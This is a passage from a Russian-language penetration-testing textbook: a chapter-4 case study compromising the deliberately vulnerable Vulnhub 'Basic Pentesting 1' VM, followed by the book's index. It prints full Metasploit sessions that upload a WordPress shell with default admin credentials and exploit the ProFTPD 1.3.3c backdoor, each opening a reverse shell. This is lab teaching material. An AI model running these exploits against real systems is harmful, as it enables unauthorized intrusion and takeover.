- \ Выполните оценку уязвимости в целевой системе, используя OpenVAS из MSFconsole.
- \ Исследуйте различные вспомогательные модули и используйте их для сканирования таких служб, как HTTP, FTP, SSH и т. Д.
- \ Попробуйте различные функции Meterpreter, такие как `getsystem` и `hashdump`.

ГЛАВА 4

Пример использования

В предыдущих трех главах вы познакомились с основными инструментами NMAP, OpenVAS и Metasploit. Вы подробно узнали о каждом из этих инструментов, а также о том, как их можно интегрировать друг с другом для повышения эффективности.

Теперь пришло время объединить все эти знания и применить их в практическом сценарии. В этой главе вы будете применять различные методы, которые вы изучили до сих пор, чтобы использовать уязвимую систему и получить к ней доступ.

Создание виртуальной лаборатории

Возможно, не всегда удастся опробовать свои недавно приобретенные навыки в реальных производственных системах. Следовательно, вы можете ограничить свои навыки в своей виртуальной лаборатории.

Vulnhub (<https://www.vulnhub.com>) это сайт, который предоставляет системы для загрузки, которые преднамеренно сделаны уязвимыми. Вам просто нужно загрузить образ системы и загрузить его в VirtualBox или VMware.

Для целей данного практического примера перейдите по адресу <https://www.vulnhub.com/entry/basic-pentesting-1,216/> и загрузите систему. Как только вы загрузите его, загрузите его с помощью VirtualBox или VMware. Начальный загрузочный экран для системы выглядит как на рисунке 4-1




Рисунок 4-1. Начальный загрузочный экран целевой системы

У вас нет учетных данных для входа в систему, поэтому вам придется использовать свои навыки тестирования, чтобы войти внутрь.

Проведение Разведки

В Kali Linux запустите ZENMAP, чтобы выполнить сканирование портов и перечисление служб для этой цели, как показано на рисунке 4-2.




Рисунок 4-2. Вывод интенсивного сканирования NMAP целевой системы

В выводе ZENMAP вы видите, что открыты следующие порты:

- \ Порт 21 работает с ProFTPD 1.3.3c
- \ Порт 22 под управлением OpenSSH 7.2p2
- \ Порт 80 под управлением Apache httpd 2.4.18

Основываясь на этом выводе, у вас есть три возможных способа скомпрометировать систему.

- \ Найдите и выполните любой эксплойт для ProFTPD 1.3.3c в Metasploit
- \ Используйте брут-форс против SSH, работающего на порту 22, для получения учетных данных пользователя
- \ Узнайте, размещено ли какое-либо приложение на порту 80

Эксплуатация системы

Когда вы пытаетесь получить доступ к системе через порт 80 с помощью браузера, вы получите страницу веб-сервера по умолчанию, показанную на рисунке 4-3.




Рисунок 4-3. Целевая веб-страница по умолчанию в целевой системе (порт 80)

Теперь вы снова вернетесь к NMAP, и на этот раз вместо сканирования портов вы будете использовать http-enum сценария NMAP, как показано на рисунке 4-4.




Рисунок 4-4. Вывод сценария *http-enumeration* NMAP, выполненного в целевой системе

Выходные данные скрипта сообщают вам, что на веб-сервере есть папка с именем *secret*, которая может иметь что-то интересное для вас.

Получив входные данные о секретной папке на сервере, попробуйте получить к ней доступ, как показано на рисунке 4-5.

Глава 4 Пример использования





Рисунок 4-5. Просмотр секретного каталога, размещенного на целевом веб-сервере

Вы можете увидеть экран, который подразумевает, что это своего рода блог, основанный на WordPress. Тем не менее, веб-страница выглядит сломанной и неполной.

Когда вы пытаетесь загрузить страницу, браузер ищет хост vtcsec. Это означает, что вам нужно настроить систему для разрешения этого имени хоста. Вы можете просто открыть терминал и затем открыть файл /etc/hosts в текстовом редакторе, как показано на рисунке 4-6.



Рисунок 4-6. Редактирование файла / etc / hosts для добавления новой записи хоста



Изучив страницу, показанную на рис. 4-8, видно, что приложение основано на WordPress.




Рисунок 4-8. Страница входа в WordPress в вашей целевой системе

Далее вам необходимо ввести учетные данные для входа в консоль администратора приложения. У вас есть три способа их получения, как показано здесь:

- \ Угадай полномочия; часто учетные данные установлены по умолчанию.
- \ Используйте инструмент для взлома паролей, такой как Hydra, чтобы взломать учетные данные.
- \ Используйте вспомогательный модуль Metasploit `auxiliary/scanner/http/wordpress_login_enum`, чтобы запустить атаку методом перебора против учетных данных приложения.

В этом случае приложение имеет учетные данные по умолчанию: `admin / admin`.

Теперь, когда у вас есть учетные данные приложения, вы можете использовать Metasploit для загрузки вредоносного плагина в WordPress, который предоставит вам удаленный доступ к оболочке. Плагин WordPress - это готовый фрагмент кода, который можно импортировать в установку WordPress для включения дополнительных функций. Вы можете использовать команду поиска в MSFconsole для поиска любых эксплойтов, связанных с администрированием WordPress, как показано на рисунке 4-9.



```

root@kali: ~
File Edit View Search Terminal Help

=[ metasploit v4.17.7-dev ]
+ -- --=[ 1801 exploits - 1027 auxiliary - 311 post ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search wp_admin
[*] Module database cache not built yet, using slow search

Matching Modules
=====


| Name                                      | Disclosure Date | Rank      | Description                  |
|-------------------------------------------|-----------------|-----------|------------------------------|
| exploit/unix/webapp/wp_admin_shell_upload | 2015-02-21      | excellent | WordPress Admin Shell Upload |


msf >

```

Рисунок 4-9. Вывод поискового запроса для эксплойта `wp_admin` в Metasploit

Теперь вам нужно использовать эксплойт `exploit/unix/webapp/wp_admin_shell_upload`, как показано на рисунке 4-10. Вам необходимо настроить параметры `USERNAME`, `PASSWORD`, `TARGETURI` и `RHOST`.

```
File Edit View Search Terminal Help
root@kali: ~

msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  admin            yes       The WordPress password to authenticate with
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST     192.168.25.128  yes       The target address
  RPORT     80              yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /secret/        yes       The base path to the wordpress application
  USERNAME  admin           yes       The WordPress username to authenticate with
  VHOST     no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.25.128  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    WordPress

msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret/
TARGETURI => /secret/
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.25.132
RHOST => 192.168.25.132
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/ihsrbaWiPk/gzoTqvZncp.php...
[*] Sending stage (37775 bytes) to 192.168.25.132
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.132:41586) at 2018-09-27 15:52:59 +0530
[+] Deleted gzoTqvZncp.php
[+] Deleted ihsrbaWiPk.php
[+] Deleted ../ihsrbaWiPk

meterpreter > |
```

Рисунок 4-10. Использование эксплойта `wp_admin_shell_upload` против целевой системы для получения доступа Meterpreter

Эксплойт был успешно запущен, загрузив вредоносный плагин в WordPress и, наконец, предоставив вам необходимый доступ Meterpreter.

Во время первоначального сканирования NMAP вы обнаружили, что ваша цель также использует FTP-сервер через порт 21. Версия FTP-сервера - ProFTPD 1.3.3. Вы можете проверить, есть ли у Metasploit эксплойт для этой версии FTP-сервера. Используйте команду поиска.

Интересно, что у Metasploit есть эксплойт для сервера ProFTPD. Вы можете использовать эксплойт `exploit/unix/ftp/proftpd_133c_backdoor`, как показано на рисунке 4-11. Все, что вам нужно настроить - это переменная `RHOST`.

```

File Edit View Search Terminal Help
msf > search proftpd
Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date  Rank   Description
-----
exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01     great ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
exploit/linux/ftp/proftpd_sreplace      2006-11-26     great ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
exploit/linux/ftp/proftpd_telnet_iac    2010-11-01     great ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
exploit/linux/misc/netSupport_manager_agent 2011-01-08     average NetSupport Manager Agent Remote Buffer Overflow
exploit/unix/ftp/proftpd_133c_backdoor   2010-12-02     excellent ProFTPD-1.3.3c Backdoor Command Execution
exploit/unix/ftp/proftpd_modcopy_exec    2015-04-22     excellent ProFTPD 1.3.5 Mod_Copy Command Execution

msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
-----
RHOST     192.168.25.132  yes       The target address
RPORT     21              yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.25.132
RHOST => 192.168.25.132
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.25.128:4444
[*] 192.168.25.132:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ClwastNvsNhpE22;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "ClwastNvsNhpE22\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.25.128:4444 -> 192.168.25.132:41588) at 2018-09-27 15:55:32 +0530

uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 GNU/Linux

```

Рисунок 4-11. Вывод поискового запроса для `proftpd` и выполнение эксплойта `proftpf_133c_backdoor` в целевой системе

Код эксплойта успешно выполняется и дает вам оболочку в целевой системе.

Следовательно, вы успешно использовали свою цель двумя различными способами: один через WordPress, а другой через FTP-сервер. Поздравляем!

Указатель

без изменений

A, B

`all_hosts()` function, [43](#)

`all_protocols` function, [44](#)

C

`command_line()` function, [43](#)

Common Vulnerabilities and
Exposure (CVE), [36](#)
git directories, [37](#) `nmap-`
`vulners`, [37](#) output of,
[38–39](#)

Common Vulnerability Scoring
System (CVSS), [67](#)

D

Domain Name System
(DNS), [25](#), [100](#)

E

Enumeration

DNS, [25](#)

FTP server version, [26](#)

grab service banners, [35](#)

HTTP, [20](#)

methods, [22–23](#)

target IP address, [21](#)

MySQL, [29](#)

SMB, [23](#)

SMTP server, [31](#)

SSH server, [30](#)

VNC, [34](#)

vulnerabilities, [36](#)

F

File Transfer Protocol (FTP), [26](#), [101](#)

G

Grab service banners, [35](#)

H

`has_tcp()` function, [43](#)

`hostname()` function, [44](#)

Hypertext Transfer Protocol
(HTTP), [102](#)

I, J

Interactive Ruby (`irb`)
command, [87](#)

K, L

keys() function, 43

M

Metasploit

- anatomy and structure

 - auxiliaries, 76

 - components of, 75

 - directory structure, 75

 - encoders, 77

 - exploits, 77

 - payloads, 76

 - post, 78

- auxiliaries

 - DNS service, 100

 - FTP, 101

 - HTTP, 102

 - remote desktop protocol, 104

 - SMB modules, 104, 106

 - SSH, 106–107

 - VNC, 107–108

- commands and configuration

 - connect, 82

 - db_initiate, 90

 - db_status, 90

 - get and getg, 85

 - history, 83

 - info, 87

 - irb, 87–88

 - makerc, 89

 - msfconsole command, 79, 81

 - save, 86

 - set and setg, 84

 - show, 88

 - spool, 89

 - unset and unsetg, 85–86

 - version, 81

 - workspace, 91

Meterpreter, 108

- audio output

 - commands, 113

- core commands, 108

- elevate commands, 113

- getsystem, 117–118

- getuid, 117

- hashdump, 119 ls command,

 - 116 password database, 114

- screenshot, 118–119

- searchsploit tool, 120 system

 - commands, 110 timestomp

 - commands, 114 user interface

 - commands, 112 webcam

 - commands, 112

NMAP (Network Mapper)

- db_import and hosts

 - commands, 93

- db_nmap command, 94

- scan results, 92

OpenVAS

- openvas_config_list

 - command, 98

- openvas_connect

 - command, 97

- openvas_help command, 96

- openvas_report_download

 - command, 100

- openvas_report_list
 - command, 99
- openvas_target_create
 - command, 97
- openvas_task_create, 98
- openvas_task_start
 - command, 99
- plug-in, 95
- phases of, 73 MySQL
 - enumeration, 29

N

- Nessus Attack Scripting Language
 - (NASL) code, 48

- NMAP (Network Mapper)

- Debian-based system, 6
- features of, 4
- installation, 5–6
- Metasploit, 92
 - db_import and hosts
 - commands, 93
 - db_nmap command, 94
 - scan results, 92
- output, 40 port
- states, 8 Python (*see*
 - Python) scanning, 9

- firewall probe, 14
- hosts.txt file, 12
- input file, 11
- intense scan, 19
- IP address, 10
- OS detection, 18–19

- protocols, 13
- reason scan, 12
- service enumeration, 16
- subnet, 10–11
- TCP scan, 15–16
- topology, 15
- UDP port scan, 17
- scripts (*see* Enumeration)
- ZENMAP
 - configuration, 7
 - nmap command, 6
 - screen/interface, 8

O

- OpenVAS, 47

- administration, 55
- administrative settings, 50, 68
- boot menu, 51
- CVSS calculator, 67–
- 68 dashboard, 59
- demographics, 59
- features of, 48 feed
- updates, 55
 - status, 55
 - vulnerability feeds, 56
- help menu, 61–62
- installation screen, 49
- metasploit
 - openvas_config_list
 - command, 98
 - openvas_connect
 - command, 97
 - openvas_help command, 96

OpenVAS (*cont.*)

- oepnvas_report_download
 - command, [100](#)
- openvas_report_list
 - command, [99](#)
- openvas_target_create
 - command, [97](#)
- openvas_task_create, [98](#)
- openvas_task_start
 - command, [99](#)
- plug-in, [95](#)
- overview of, [68](#)
- password, [51](#)
- purpose of, [47](#)
- reports
 - details, [71](#)
 - formats, [69](#)
 - HTML scan report, [70](#)
 - scan result summary, [70](#)
- resource and performance
 - management, [66–67](#)
- scheduler, [60](#) setup, [50](#),
- 53 subscription key
- upload
 - screen, [54](#)
- trashcan, [60–61](#)
- user configuration, [54](#)
- user management
 - adding new users, [58](#)
 - console, [57](#)
 - LDAP authentication, [58](#)
 - RADIUS authentication, [59](#)

- virtual machine command-line
 - console, [52](#)
- vulnerability (*see* Vulnerability scanning)
- web interface and login fields, [52](#)

P, Q

Penetration testing, *see also*

- Vulnerability assessment
 - covering tracks, [3](#)
 - enumeration phase, [2](#)
 - escalating privileges, [2](#)
 - gain access, [2](#)
 - information gathering, [2](#)
 - phases of, [2](#)
 - tools of, [3–4](#)
 - vulnerability assessment, [2](#) Post-Exploitation Activities (Post), [78](#)

Python

- all_hosts() function, [43](#)
- all_protocols function, [44](#)
- command_line() function, [43](#)
- Debian-based system, [41](#)
- has_tcp() function, [43](#)
- hostname() function, [44](#) keys() function, [43](#) NMAP library, [41](#)
- output, [42](#)
- PortScanner function, [42](#)
- scaninfo() function, [42](#)
- state() function, [43](#)

R

Remote Desktop Protocol (RDP), [104](#)

S, T, U

scaninfo() function, [42](#)

Secure Shell (SSH)

protocol, [30](#), 106–107 Server

Message Block (SMB)

protocol, [23](#), 104, [106](#)

Simple Mail Transfer Protocol (SMTP), [31](#)

state() function, [43](#)

System exploitation

/etc/hosts file, [128](#)

output of, [127](#)

secret folder, [127–128](#)

web server page, [126](#)

WordPress

admin console of, [130](#)

home page, [129](#) login page,

[130](#) Meterpreter access, [132](#)

proftpd and execution, [133](#)

search query, [131](#)

V, W, X, Y

Virtual lab, [123](#), 124

Virtual Network Computing (VNC)
protocol, [34](#), 107–108

Vulnerability assessments

OpenVAS, [47](#)

organization, [1](#)

Vulnerability scanning dashboard

and task wizard, [63](#) full and fast
profile, [64](#)

login page, [62](#) results

and filters, [66](#) scan

profiles, [64](#) scan

results, [65](#)

task status dashboard, [65](#)

Z

ZENMAP

configuration, [7](#)

nmap command, [6](#)

output of, [125](#)

port scan and service

enumeration, [124](#)

screen/interface, [8](#)